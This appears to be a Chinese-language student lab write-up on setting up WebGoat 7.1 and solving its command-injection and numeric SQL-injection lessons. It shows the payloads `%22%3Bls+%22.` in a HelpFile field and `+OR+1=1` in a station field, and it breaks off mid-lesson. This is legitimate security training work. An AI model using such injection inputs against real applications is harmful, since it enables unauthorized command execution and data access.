SP2023-LAB1.3&1.4&1.5


在Linux Ubuntu系统下完成实验。

使用webgoat7.1。


LAB1.3

安装 JDK 1.8。在终端中运行以下命令：

```
sudo apt-get update
sudo apt-get install openjdk-8-jdk
```




在官方github仓库找到下载webgoat7.1版本jar包的连接：https://github.com/WebGoat/WebGoat/releases/download/7.1/webgoat-container-7.1-exec.jar




下载到Linux中后，运行jar包：


```
java -jar webgoat-container-7.1-exec.jar
```



打开 Web 浏览器，访问 http://localhost:8080/WebGoat/，可以看到 WebGoat 的登录页面。



使用默认凭据登录：用户名为 "guest"，密码为 "guest"。




LAB1.4

1 Injection Flaws


1.1 Command Injection

因为直接通过url的内容进行文件获取（即系统指令调用），所以可以通过编写url进行系统指令植入。

点击View按钮后，捕捉到req包：




修改body如下，因为使用Linux，在HelpFile字段添加encode过的 `";ls ".` 内容 `%22%3Bls+%22.` 并提交：




1.2 Numeric SQL Injection

因为将url的内容直接放到了sql语句中，所以可以直接进行sql植入。

点击Go！按钮，捕获req包：




在station字段添加 `+OR+1=1` ，查询所有内容：

